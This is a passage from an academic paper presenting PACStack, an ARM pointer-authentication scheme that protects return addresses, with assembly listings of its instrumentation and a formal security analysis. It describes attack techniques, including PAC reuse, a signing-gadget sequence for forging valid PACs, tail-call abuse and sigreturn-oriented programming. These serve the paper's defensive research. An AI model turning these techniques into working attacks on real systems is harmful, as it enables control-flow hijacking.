The current authenticated return address $aret_n$, is secured by keeping it exclusively in a CPU register which we call the *chain register (*`CR`*)*. Note that reserving exclusive use of a register is also a requirement for current shadow stack implementation for the 64-bit ARM architecture [14] and has been proposed for shadow stacks on the x86 architecture [10].

ACS protects the integrity of backward-edge control-flow transfers. Combined with coarse-grained forward-edge CFI (Assumption **A2**), it ensures that: 1) immediately after function return, the $aret_n$ in `CR` is valid, 2) at function entry the $aret_{n-1}$ stored in `CR` is valid, and 3) `CR` is always used as or set to a valid *aret*. This ensures that token updates are done securely, and that the ACS instrumentation cannot be bypassed or used to generate arbitrary authenticated return addresses.

4.2 Mitigating hash-collisions

Though $aret_n$ is protected by hardware, the size b of the authentication token *auth* can be limited by the implementation. Using a PAC as the token would typically limit it to 16 bits. This is significant, as collisions can be found after $\mathcal{A}$ has




Figure 2: ACS is an chained MAC of tokens $auth_i, i \in [0, n-1]$ that are cryptographically bound to the corresponding return addresses, $ret_i, i \in [0, n]$, and the last $auth_n$.




Figure 3: ACS stores return addresses and intermediate authentication tokens, $auth_i, i \in [0, n-1]$, on the stack. Only the last token ($auth_n$) needs to be securely stored.

seen, on average, approximately $1.253 \cdot 2^{b/2}$ tokens [47, Section 1.4.2] (e.g., 321 tokens for $b = 16$). Despite this, we can still prevent $\mathcal{A}$ from *recognizing* collisions (**R2**), thus forcing $\mathcal{A}$ to guess—with a success probability 2^{-b}—which authenticated return addresses yield a collision. The *auth* of any *aret* stored on the stack is masked using a pseudo-random value derived from the previous *aret* value:

$$auth_i = \mathtt{H}_K(ret_i, aret_{i-1}) \oplus \mathtt{H}_K(0, aret_{i-1}).$$

The mask is exclusive-OR-ed with $\mathtt{H}_K(ret_i, aret_{i-1})$ after it is generated and before it is authenticated, thereby preventing $\mathcal{A}$ from identifying opportunities for pointer reuse. We discuss the security of masking in Section 6.2.1.

4.3 Mitigating brute-force guessing

A brute force attack where $\mathcal{A}$ guesses an *auth* token succeeds with probability p for a b-bit *auth* after $\frac{\log(1-p)}{\log(1-2^{-b})}$ guesses, provided that a failed guess terminates the program and subsequent program runs use a new key to generate *auth* tokens. This assumption is similar to prior PA-based solutions [35] and is consistent with current PA behavior in Linux 5.0.

However, if pre-forked or multithreaded programs share the key, $\mathcal{A}$ can target a vulnerability in a sibling. Unless a failed authentication terminates the entire process tree, $\mathcal{A}$ can then attempt a new guess against another sibling process without resetting the key. In this scenario, 2^{b-1} guesses on average are enough to obtain a modifier with respect to which some combination of pointer and authentication token is valid. Since this modifier becomes the next authenticated return address, the process can be repeated to use the injected address. Because the two guesses can be done separately using a divide-and-conquer strategy, this requires on average 2^b guesses to allow $\mathcal{A}$ to jump to an arbitrary address, rather than 2^{2b} that are needed when the guesses are independent.

Liljestrand et al. [35] recommend hardening pre-forking and multi-threaded applications against guessing attacks by having the application restart all of its processes if the number of PAC failures in child processes exceeds a predefined threshold. We recommend an alternative mitigation specific to ACS: *"re-seeding"* the *auth* calculation after a fork or thread creation. For example, calculating $auth_0 = \mathtt{H}_K(ret_0, init)$ where *init* corresponds to the process or thread ID. This solution is straightforward to apply to threads, as a return from the function starting the thread causes the thread to exit. Crucially, re-seeding prevents a divide-and-conquer guessing strategy and requires on average 2^{2b} guesses. Therefore, the ACS for the thread stacks can be made disjoint from the main ACS chain. However, forked processes may use *auth* tokens in stack frames inherited from the parent process. If a child process never returns to inherited stack frames, re-seeding any new *auth* tokens beyond the point of the fork is sufficient. However, if the child process returns to inherited stack frames, the ACS must be re-seeded starting from $auth_0$ by rewriting any *auth* tokens in pre-existing stack frames; similar to some stack canary re-randomization schemes [25, 43].

4.4 Irregular stack unwinding

The C standard includes the `setjmp` / `longjmp` programming interface, which can be used to add exception-like functionality to C. The `longjmp` C function executes a non-local jump to a prior calling environment stored using the `setjmp` function. At `setjmp`, callee-saved registers (whose values are guaranteed to persist through function invocations), as well as the stack pointer `SP`, and the return address are stored in the given `jmp_buf` buffer. Calling `longjmp` using an expired buffer, i.e., after the corresponding `setjmp` caller has returned, results in undefined behavior (the implications of this are discussed in Section 9.1). Because `jmp_buf` also stores the last

authenticated token, ACS needs a mechanism to ensure its integrity when using `setjmp` and `longjmp`.

While in memory, the integrity of `jmp_buf` cannot be guaranteed. Nonetheless, the stored $auth_i$ is bound to the corresponding $auth_{i-1}$ on the `setjmp` caller's stack. This ensures that `longjmp` always restores a valid ACS state. To limit the set of values $\mathcal{A}$ can inject into `jmp_buf`, we replace the `setjmp` return address ret_b in `jmp_buf` with $aret_b$, defined as:

$$aret_b = (\mathtt{H_K}(ret_b, auth_i) \parallel ret_b) \oplus \mathtt{H_K}(\mathtt{SP}_b, auth_i),$$

where $\mathtt{SP}_b$ is the SP value stored in `jmp_buf`. When executing `longjmp`, $aret_b$ is recalculated based on the buffer values to verify that the stored $auth_i$ was stored by a `setjmp`. $\mathcal{A}$ cannot generate the $aret_b$ value for an arbitrary $auth_i$, nor replace $aret_b$ with a previously observed $auth_i$. But, since `longjmp` explicitly allows jumping to prior states, ACS cannot ensure that the target is the *intended one*, i.e., $\mathcal{A}$ could substitute the correct `jmp_buf` with another. Shadow stacks share a similar limitation [17], and cannot guarantee that the intended state has been reached, only that the return address (and stack pointer) in that state is intact.

5 Implementation: PACStack

We present PACStack, an ACS realization using ARMv8.3-A PA. PACStack is based on LLVM 9.0 and integrated into the 64-bit ARM backend. PACStack modifies the `AArch64FrameLowering` such that the function stores and loads $aret_{n-1}$ during `FrameSetup` and `FrameDestroy`, respectively. We also modify the `AArch64RegisterInfo` to ensure that the register holding $aret_n$, chain register (`CR`), is reserved for PACStack use. Our current implementation uses a Intermediate Representation (IR) pass to mark all functions for instrumentation, whereas the backend then performs instrumentation based on the function attribute.

The current authenticated return address is securely stored in `CR`. Because the unprotected return address ret_i is never stored on the stack, $\mathcal{A}$ is limited to manipulating the earlier authenticated return addresses on stack, i.e., $aret_i, i \in [0, n-1]$. An authenticated return address must therefore pass two authentications before use: first when being restored from the stack, and second, when being used as the target of a function return. We discuss the security implications in Section 6.

PACStack uses the `pacia` and `autia` instructions to efficiently calculate and verify authenticated return addresses (Listing 2, ③ and ⑥). The result of `pacia` is $aret_i$ which is stored in the link register (`LR`, ③) and moved to `CR` (④):

$$\mathtt{LR} \leftarrow aret_i = \begin{cases} \mathtt{pacia}(\mathtt{LR} = ret_i, \mathtt{CR} = aret_{i-1}) & \text{if } i > 0 \\ \mathtt{pacia}(\mathtt{LR} = ret_i, \mathtt{CR} = init) & \text{if } i = 0 \end{cases}$$

The corresponding verification (⑤ and ⑥) are defined as:

$$\mathtt{LR} \leftarrow \mathtt{autia}(\mathtt{LR} = aret_i, \mathtt{CR}) = \begin{cases} ret_i & \text{if } \mathtt{H_K}(ret_i, \mathtt{CR}) = auth_i \\ ret_i^* & otherwise, \end{cases}$$

```
1  prologue:
2    str   X28, [SP, #-32]!  ; stack ← aret_{i-1}        ①
3    stp   FP,  LR, [SP,#16] ; stack ← frame-record      ②
4    pacia LR,  X28          ; LR ← aret_i               ③
5    mov   X28, LR           ; CR ← aret_i               ④
6    ...
7  epilogue:
8    mov   LR,  X28          ; LR ← aret_i
9    ldr   FP,  [SP, #16]    ; skip ret'_i in frame-record
10   ldr   X28  [SP], #32    ; CR ← aret'_{i-1} from stack  ⑤
11   autia LR,  X28          ; LR ← (ret_i or ret*_i)    ⑥
```

Listing 2: At function entry, PACStack stores $aret_{i-1}$ on the stack (①) and generates a new $aret_i$ (③) which is retained in `CR` (④). Before return, $aret_{i-1}$ is loaded from the stack (⑤) and verified against $aret_i$ (⑥). Verification failure sets `LR` to an invalid address ret_i^* and causes a fault on return.

where `autia` will automatically handle verification errors by setting `LR` to an unusable address ret_i^*. No additional checking is needed; executing a return to ret_i^* causes a address translation fault (Section 2.2). To maintain compatibility (**R3**), PACStack does not modify the frame record (②) and instead stores $aret_{i-1}$ in a separate stack slot (①). This allows, for instance, debuggers to backtrace the call-stack without knowledge of PACStack. PACStack never loads ret_i from the frame record; it always uses $aret_i$ which is securely stored in `CR`.

5.1 Securing the authentication token

PACStack uses the ARM general purpose register `X28` as `CR` for storing the last authentication token. `X28` is a callee-saved register, and so, any function that uses it must also restore the old value before return. By using `X28` as `CR`, PACStack libraries or code can be transparently mixed with uninstrumented code (**R3**). We discuss the security implications of mixing instrumented and uninstrumented code in Section 9.2.

5.2 Mitigating hash collisions: PAC masking

To prevent $\mathcal{A}$ from identifying PAC collisions that can be reused to violate the integrity of the call stack, PACStack masks all authentication tokens values before storing them on the stack. A pseudo-random value is obtained by generating a PAC for address `0x0`, $\mathtt{pacia}(0, aret_{i-1})$ (Listing 3 ❶, ❺). By using `pacia` we efficiently obtain a pseudo-random value that can be directly applied to the authentication token part of $aret$ using only an exclusive-or instruction (`eor` ❷, ❻).

Because this construction uses the same key to generate both authentication tokens and masks, $\mathcal{A}$ must not obtain an $aret_i$ for a $ret_i = \mathtt{0x0}$ and any existing $aret_{i-1}$. PACStack will never generate such $aret$ values, as the return address never points to memory address zero. To prevent leaking the mask directly, it is cleared after use (❸, ❼). Consequently no $\mathtt{H_K}(0, x)$ value is visible to $\mathcal{A}$ nor is it possible to pre-compute without the confidential PA key.

```
1  prologue:
2    str   X28, [SP, #-32]! ; stack ← aret_{i-1}
3    stp   FP,  LR, [SP,#16] ; stack ← frame-record
4    mov   X15, XZR          ; X15 ← 0
5    pacia LR,  X28          ; LR ← aret_i^unmasked
6    pacia X15, X28          ; X15 ← mask_i                    ❶
7    eor   LR,  LR, X15      ; LR ← mask_i ⊕ aret_i^unmasked   ❷
8    mov   X15, XZR          ; X15 ← 0                         ❸
9    mov   X28, LR           ; CR ← aret_i
10   ...
11 epilogue:
12   mov   LR,  X28          ; LR ← aret_i
13   ldr   FP,  [SP, #16]    ; skip ret'_i in frame-record
14   ldr   X28, [SP], #32    ; CR ← aret'_{i-1} from stack     ❹
15   mov   X15, XZR          ; X15 ← 0
16   pacia X15, X28          ; X15 ← mask_i                    ❺
17   eor   LR, LR, X15       ; LR ← mask_i ⊕ aret_i            ❻
18   mov   X15, XZR          ; X15 ← 0                         ❼
19   autia LR,  X28          ; LR ← (ret_i or ret_i^*)
20   ret
```

Listing 3: PACStack masks authentication tokens to hide collisions. The mask is created with $\texttt{pacia}(0, aret_{i-1})$ (❶), and exclusive-OR-ed with the unmasked $auth_i$ (❷). On return, the masked $auth_i$ is loaded from the stack (❹). The mask is then recreated (❺) and removed from $auth_i$ (❻) before verification. X15 is a scratch register and can be safely used as its value is not retained between function calls.

```
1  setjmp_wrapper:
2    mov   X15, SP;          ; X15 ← SP_b
3    pacia X15, X28;         ; X15 ← pacia(SP_b, aret_i)
4    pacia LR,  X28;         ; LR ← pacia(ret_b, aret_i)
5    eor   LR, LR, X15;      ; CR ← aret_b
6    b     <setjmp>
```

Listing 4: PACStack redirects setjmp calls to our setjmp_wrapper[4] which binds the return address $aret_b$ to $aret_i$ and the SP value before it is stored in jmp_buf.

This approach to masking requires two additional PAC calculations for each function activation. PACStack supports instrumentation with or without masking. We discuss the security of PAC masking in Section 6.2.1.

5.3 Irregular stack unwinding

PACStack binds jmp_buf buffers to the $aret_i$ at the time of setjmp call by replacing the setjmp return address ret_b with its authenticated counterpart $aret_b$ before setjmp stores it to the jmp_buf (Section 4.4). The libc implementation is not modified; instead setjmp / longjmp calls are replaced with the wrapper functions in Listings 4 and 5.

The setjmp_wrapper (Listing 4) replaces the return address in LR with $aret_b$ and then executes setjmp, which stores it in the buffer. The longjmp_wrapper (Listing 5) retrieves $aret_b$, $aret_i$, and the SP values from jmp_buf, verifies their values and writes ret_b into jmp_buf before executing longjmp.

```
1  longjmp_wrapper:        ; X0 = jmp_buf
2    ldr   X28, [X0, #a]   ; CR ← aret'_i
3    ldr   LR,  [X0, #r]   ; LR ← aret'_b
4    ldr   X15, [X0, #s]   ; X15 ← SP'_b
5    pacia X15, X28;       ; X15 ← pacia(SP'_b, aret'_i)
6    eor   X28, X28, X15   ; CR ← ret_b
7    autia LR,  X28;       ; LR ← autia(aret'_b, aret'_i)
8    str   LR,  [Xb, #r]   ; replace LR in jmp_buf
9    b     <longjmp>
```

Listing 5:

Before longjmp, the PACStack longjmp_wrapper[4] verifies the binding of the $aret'_b$, ret'_b and sp'_b values stored in jmp_buf. $\mathcal{A}$ cannot generate $aret'_b$ for arbitrary values and therefore cannot inject them in jmp_buf. #r, #a and #s are the offsets to ret_b, CR, and ret_i within jmp_buf.

5.4 Multi-threading

The values of ARMv8-A general purpose registers are stored in memory when entering EL1 (i.e. kernel-mode) from EL0 (i.e. user-mode), for example during context switches and system calls. This must not allow $\mathcal{A}$ to modify the *aret* values or read the mask, which are both exclusively in either CR or LR during execution (Listings 2 and 3), but must be stored in memory during the context switch. On ARMv8-A, system calls are implemented using the supervisor call instruction (svc) that switches the CPU to EL1 and triggers a configured handler. On 64-bit ARM, Linux v5.0 uses the kernel_entry[5] macro to store all register values on the EL1 stack, where they cannot be accessed by user-space processes. During context switches, callee-saved registers (including CR) and LR are stored in struct cpu_context[6] which belongs to the in-kernel task structure and cannot be accessed by user space. The CR and LR values of a non-executing task are thus securely stored within the kernel, beyond the reach of other processes or other threads within the same process. Thus, no kernel modifications are needed to securely apply PACStack to multi-threaded applications.

6 Security evaluation

We address three questions in this section:
1) Is PAC reuse a realistic concern in prior PA-based schemes?
2) Is the ACS scheme cryptographically secure?
3) Do ACS's guarantees hold when instantiated as PACStack?

[4] Listings 4 and 5 are illustrative, complete wrapper code is available at https://github.com/pacstack/pacstack-wrappers

[5] https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/kernel/entry.S?h=v5.0

[6] https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/include/asm/processor.h?h=v5.0

```
1  void A() { stack_disclose(); }
2  void B() {
3      char buff[SIZE];
4      stack_overflow(buff);
5  }
6  void func() {
7      A(); // <----------------------------
8      // ...    reusable return addresses |
9      B(); // <----------------------------
10 }
```

Listing 6: The `-mbranch-protection` implementation (Section 2.2.1) computes the PAC for return addresses using the SP value at function entry. Both invocations in `func` (Lines 7 and 9) will thus use the same SP value as modifier. $\mathcal{A}$ can reuse the signed address from Line 7 to make the function invocation at Line 9 return to Line 8.

6.1 Reuse attacks on PA

Reuse attack on PA-based schemes are possible when the modifier is calculated with known or predictably repeating values. Using the SP can mitigate reuse attacks (Section 2.2.1). However, `-mbranch-protection` generates the PAC immediately on function entry, before modifying the SP value to allocate stack space. All functions called from within a code segment use the same modifier unless there are dynamic stack allocations. Moreover, because the stack is typically aligned to 8 bytes, the SP value will often repeat. For example, a less than 1s test execution of a SPEC CPU 2017 benchmark (`538.imagick_r`) already shows multiple collisions, with 5349 distinct (LR,SP) pairs, but only 914 unique SP values. Listing 6 shows a minimal example where all called functions will end up using the same modifier and thus have interchangeable signed return addresses.

6.2 ACS security

A generic representation of an attack against ACS is shown in Figure 4. Under normal operation, function C returns to A if called from A (Figure 4a); i.e., when called from A, the return address of C is an address ret_A in A. The goal of $\mathcal{A}$ (Figure 4b) is to cause C to return to some other address ret_B.

Since the authenticated return address $aret_A$ containing ret_A is protected from $\mathcal{A}$, in order to perform a backward-edge control-flow attack, $\mathcal{A}$ must achieve two goals successfully:

AG-Jump: Obtain an authenticated return address $aret_B$, valid with respect to some known modifier, which will validate successfully when C returns.

AG-Load: Violate the integrity of the call stack such that the LR register is loaded with $aret_B$ from AG-Jump rather than the correct authenticated return address $aret_A$.

This requires two returns: one from a 'loader' function to load $\mathcal{A}$'s $aret_B$ into LR, and another from C to the return address ret_B contained in $aret_B$.

In the analyses below, we treat the $auth$ token $\mathrm{H_K}(\mathrm{P},m)$ as a random oracle with respect to both the pointer P and modifier m. This means that if $\mathrm{H_K}(P,m)$ has never been computed by a function call, $\mathrm{H_K}(P,m)$ will match any value with probability 2^{-b}, independently of any other value $\mathrm{H_K}(P',m')$. In the analysis below we assume that programs that share the same PA keys between multiple processes or threads employ the mitigation strategy against brute-force attacks described in Section 4.3. This assumption and the design of ACS ensure that there is no authentication oracle available: the only way to test whether an $auth$ token is valid with respect to some address and modifier is to attempt to return using the address and token, triggering a crash if the token is incorrect.

The difficulty of achieving these goals therefore depends on whether $\mathcal{A}$'s desired control-flow violation follows the call graph of the program and whether $auth$ tokens are masked. Violating control-flow integrity while still traversing the call graph is easier because this allows $\mathcal{A}$ to harvest $auth$ tokens and search for collisions; violations that do not follow the call graph are more difficult because they require that $\mathcal{A}$ make one or more guesses, risking a crash.

6.2.1 Violations that follow the call graph

As $\mathcal{A}$ can harvest authenticated return pointers when they are written to the stack, the short $auth$ tokens mean that in the absence of masking an attacker can violate the integrity of the call stack by finding collisions in $\mathrm{H_K}(\cdot,\cdot)$.


In order to achieve goal AG-Load, $\mathcal{A}$ must find two authenticated return addresses $aret_A$ and $aret_B$, such that i) they are both returned to by a function C, ii) that C contains a call-site to the loader function with a corresponding return address ret_C, and iii) such that

$$\mathrm{H_K}(ret_C, aret_A) = \mathrm{H_K}(ret_C, aret_B) = auth_{\text{collision}}. \quad (1)$$

Note that the collisions must be for different values in the second argument only, since that is the value in $\mathcal{A}$'s control. Collisions that require different values for ret_C cannot be exploited because ret_C is in CR and cannot be modified by $\mathcal{A}$.

The $auth$ tokens contained in $aret_A$ and $aret_B$ depend on the path that $\mathcal{A}$ has taken through the call graph. $\mathcal{A}$ can obtain as many $auth$ tokens with ret_C as a pointer as there are distinct execution paths leading to C. The number of such paths will explode combinatorially as the complexity of the program increases, and cycles in the call graph—as occur in Figure 4—make the number of paths essentially infinite, limited only by available stack space.

Having found such a collision, $\mathcal{A}$ then arranges for function C to be called, traversing the call graph in such a way that it is set up to return to A using $aret_A$. Then, when the function C calls into the loader function, it will set LR to $aret_C$. When the



(a) Normal control flow.

(b) $\mathcal{A}$'s desired control flow.

Figure 4: Anatomy of a backward-edge control-flow attack against ACS. In order to force function C to return to B instead of its caller A, $\mathcal{A}$ substitutes their authenticated return address $aret_B$ when some function—the 'loader'—returns to ret_C in function C (goal AG-Load). If $aret_B$ is valid with respect to some known modifier, then at the end of function C the program will return to the corresponding ret_B (goal AG-Jump).

loader function returns to ret_C, it will attempt to load $aret_A$ from the stack. Instead, $\mathcal{A}$ substitutes $aret_B$, which because of (1) will validate correctly when returning to ret_C. Since $aret_B$ is a valid authenticated return address, C will successfully return to ret_B, thereby violating the integrity of the call stack.

More concretely, after collecting q *auth* tokens, according to the birthday paradox [47, Section 1.4.2], the probability that *some* pair collides is:

$$p_{\text{collision}}(q) = 1 - \frac{2^b!}{(2^b - q)! \cdot 2^{q \cdot b}}$$

This quickly approaches 1 as $\mathcal{A}$ collects more tokens, on average occurring after obtaining

$$q = \sqrt{\frac{\pi 2^b}{2}}$$

tokens. With a 16-bit PAC, $\mathcal{A}$ will therefore obtain a collision after harvesting 321 pointers on average.

In order to successfully mount the above attack, $\mathcal{A}$ must find two colliding *auth* tokens and perform the substitution. Without masking, $\mathcal{A}$ can read the *auth* token from the stack. $\mathcal{A}$ can then keep collecting *auth* tokens until they find two that collide; since these are both valid pointers, $\mathcal{A}$ will always succeed once this occurs, thus

$$\mathbb{P}[\text{AG-Load} | \text{Collision}] = 1.$$

With masking $\mathcal{A}$ cannot identify *auth* token collisions: $aret_A$ and $aret_B$ have different mask values $\mathtt{H}_K(0, aret_A)$ and $\mathtt{H}_K(0, aret_B)$. Therefore it is impossible to identify a collision with a probability greater than by random selection. This means that $\mathcal{A}$ will succeed in the attack above with a probability of 2^{-b}. We give a detailed proof in Appendix A.

In practice, this means that $\mathcal{A}$ can use this attack to traverse the program's call graph, but cannot jump to an address that is not a valid return address for function C.

Violation type	No masking	Masking
On-graph	1	2^{-b}
Off-graph to call-site	2^{-b}	2^{-b}
Off-graph to arbitrary address	2^{-2b}	2^{-2b}

Table 1: Maximum success probability of call-stack integrity violations, with and without masking.

6.2.2 Violations that leave the call graph

We now consider $\mathcal{A}$'s probability of success when attempting to return to an address ret_B in a way that that *does not* follow the program's call graph. (Summary in Table 1.)

In this case, the path from B to C has not been traversed, and the instrumentation has never before computed the *auth* token $\mathtt{H}_K(ret_C, aret_B)$. Therefore, $\mathcal{A}$ succeeds at AG-Load—i.e., $\mathtt{H}_K(ret_C, aret_B) = \mathtt{H}_K(ret_C, aret_A)$—with probability $\mathbb{P}[\text{AG-Load}] = 2^{-b}$, irrespective of whether the substituted $aret_B$ is a valid authenticated return address. On failure, which has probability $1 - 2^{-b}$, the process will crash.

$\mathcal{A}$'s probability of then achieving goal AG-Jump depends on whether ret_B is the return address of a valid call-site. If it is, then $\mathcal{A}$ can obtain a valid authenticated return pointer for that location in the same way as in Section 6.2.1. If ret_B has never been used as a return address, then no *auth* token has ever been generated for that pointer and AG-Jump is achieved with probability at most $\mathbb{P}[\text{AG-Jump}] = 2^{-b}$, independent of AG-Load.

$\mathcal{A}$ can therefore succeed with probability 2^{-b} when the return address is a valid call-site return address, or with probability of 2^{-2b} when the return address is not.

6.3 Run-time attack resistance of PACStack

PACStack must ensure the integrity of $aret_n$ and the confidentiality of the masks. The former is achieved by storing $aret_n$ in CR, which is reserved for this purpose, not used by regular code, and hence, inaccessible to $\mathcal{A}$ (Section 5.1). The latter is

maintained as the mask is re-generated each time it is needed and cleared after use (Section 5.2). This holds true also in multi-threaded environments (Section 5.4).

Traditional CFI solutions are unable to withstand control-flow bending [11]: attacks where each control-flow transfer follows the program's CFG, but the program execution trace conforms to no feasible benign execution trace. Schemes like PACStack and shadow call stacks are not susceptible to backward-edge control-flow bending because they precisely protect the integrity of the return addresses. $\mathcal{A}$ cannot trick PACStack to deviate from an expected return flow by replacing $aret_n$ with a valid, but outdated *aret* value, because PACStack never writes $aret_n$ onto the stack. $\mathcal{A}$ also cannot reliably exploit PAC collisions to replace part of the *aret* chain, as each *aret* is masked. $\mathcal{A}$ cannot tamper with the instrumentation itself by modifying the instructions in memory (Assumption **A1**). By requiring coarse-grained forward-edge CFI (Assumption **A2**), PACStack ensures that *auth* token calculations and masking are executed atomically and cannot be used to manipulate ret_i, $aret_{i-1}$ or the mask during the function prologue and epilogue. This holds when the forward-edge CFI is susceptible to control-flow bending (Section 3).

6.3.1 Tail calls and signing gadgets

A recent discovery by Google Project Zero [8] shows that PA schemes can be vulnerable to an attack whereby specific code sequences can be used as gadgets to generate PACs for arbitrary pointers. Recall that on PAC verification failure an `aut` instruction removes the PAC, but corrupts a well-known high-order bit such that the pointer becomes invalid. If a `pac` instruction adds a PAC to a pointer P with corrupt high-order bits, it treats the high-order bits *as though they were correct* when calculating the new PAC, and flips a well-known bit p of the PAC *if* any high-order bit was corrupt. This means that instruction sequences such as the one shown in Listing 7, consisting of an `aut` instruction followed by a `pac` instruction, can be used generate a valid PAC for a pointer even if the original pointer is not valid to begin with. $\mathcal{A}$ writes an arbitrary pointer P to memory (❶) and allows it to be verified. When verification fails, `autia` removes the PAC, and corrupts the high-order bit in P, writing the resulting P^* to the destination register (❷). The subsequent `pacia` will add the *correct PAC for P*, then flip bit p of the PAC to indicate that the input pointer was invalid (❸). $\mathcal{A}$ can now flip bit p back (❺) in order to obtain the correct PAC for pointer P (❻).

The PA signing gadget requires finding a matching ⟨`autia`, `pacia`⟩ pair operating on pointer P in the code without any use of P between these instructions. In PACStack each verification is immediately followed by a return, which ensures that the failure is detected. Tail calls are a notable exception. Tail calls are function calls executed before return and optimized so that the callee directly returns to the caller of the optimized function. For example, in Listing 8, function

```
1  ...                ; A injects P at <ptr>          ❶
2  ldr     Xd, <ptr>  ; Xd ← P
3  autia   Xd, <mod>  ; Xd ← P*                       ❷
4  pacia   Xd, <mod>  ; Xd ← pacia (P, <mod>) ⊕ p     ❸
5  str     Xd, <ptr>  ; <ptr> ← Xd
6  ...                ; A sets <ptr> to <ptr> ⊕ p     ❺
7  ldr     Xd, <ptr>  ; Xd ← pacia (P, <mod>)
8  autia   Xd, <mod>  ; Xd ← P (valid pointer)         ❻
```

Listing 7: A PAC is based on the address bits. An invalid input pointer (❶) after `aut` (❷) can be re-signed (❸), resulting in an output PAC with only a single bit-flip. This could be exploited to generate valid PACs for arbitrary pointers.

```
1  A:
2    epilogue:
3      ...
4      ldr   X28, [SP]   ; load invalid aret'_{i-1}
5      autia LR,  X28    ; LR ← ret_i*              ③
6      b     <B>         ; tail call B              ①
7  B:
8    prologue:
9      str   X28, [SP]
10     pacia LR,  X28    ; LR ← aret_i ⊕ p          ⑤
11     ...
12   epilogue:
13     ...
14     autia LR,  X28    ; LR ← ret_i*              ④
15     ret               ;                          ②
```

Listing 8: Tail calls on ARM replace the optimized call at the end of a function with a non-linking branch instruction (①).

`A` ends with a tail call to `B` using the `b` instructions that does not update `LR` (①). The tail-called function can return (②) to the `LR` value set before the tail call (③). PACStack limits $\mathcal{A}$ to modifying the previous *auth* token on the stack. $\mathcal{A}$ could attempt to exploit the signing gadget to trick PACStack to accept an invalid $aret'_{i-1}$ (④), and subsequently load it into `LR` after return. However, $\mathcal{A}$ cannot flip the bit p of $aret'_i$ (⑤) because PACStack guarantees it is immutable. The invalid $aret'_{i-1}$ is thus always passed into `autia` (④) and so, detected at return from `B` (②). Forthcoming additions in the ARMv8.6-A architecture will preclude such attacks in general [3].

6.3.2 Sigreturn-oriented programming

Sigreturn-oriented programming [9] is a exploitation technique in UNIX-like operating systems, including Linux, that abuses the *signal frame* to take complete control of a process's execution state, i.e., the values of general purpose registers, `SP`, program counter (`PC`), status flags, etc. When the kernel delivers a signal, it suspends the process and changes the user-space processor context such that the appropriate signal handler is executed with the right arguments. When the signal handler returns, the original user-space processor context is restored. In a sigreturn attack $\mathcal{A}$ sets up a fake signal frame and initiates a return from a signal that the kernel never delivered. Specifically, a program returns from the handler using

a `sigreturn` system call that reads a signal frame (`struct sigcontext` in Linux) from the process stack.

Although a sigreturn attack is, in principle, problematic for PACStack (as it could allow $\mathcal{A}$ control of any `EL0` register, including `CR`), a number of defenses against sigreturn attacks have been proposed for the Linux kernel, any of which will protect PACStack. Bosman and Bos [9] propose placing keyed signal canaries in the signal frame that are validated by the kernel before performing a `sigreturn`, or to keep a counter of the number of currently executing signal handlers. However, modern Linux versions rely solely on address space layout randomization (ASLR) [32] to make it difficult for the attacker to trigger an unwarranted `sigreturn`. Fortunately `sigreturn` is never called directly from program code (in fact the GNU C library `sigreturn` simply returns an error value). Instead the system call is triggered by signal trampoline code placed either in the kernel's virtual dynamic shared object (`vdso`) or in the C library, both subject to ASLR. For our chosen adversary model (Section 3) ASLR is not sufficient as $\mathcal{A}$ can determine the contents of any readable memory in the process memory space. However, PACStack itself, together with coarse-grained CFI (Assumption **A2**), ensures that $\mathcal{A}$ cannot divert control flow from program code to the signal trampoline. Nonetheless, 64-bit ARM programs that might call system calls directly using the `svc` instruction (without going through C library system call wrappers), would not be protected against the presence of such gadgets. We discuss a potential general solution against sigreturn attacks that utilizes the ACS construction in Appendix B.

7 Performance Evaluation

At present, the only publicly available PA-enabled SoCs are the Apple A12, A13, S4, and S5, none of which support PA for 3rd party code at the time of writing. To verify the correctness of instrumentation we ran all benchmarks on the ARMv8-A *Base Platform Fixed Virtual Platform (FVP)*, based on Fast Models 11.4, which supports ARMv8.3-A [2]. Because the FVP runs the v4.14 kernel, we have used PA RFC patches[7] modified to support all PA keys.

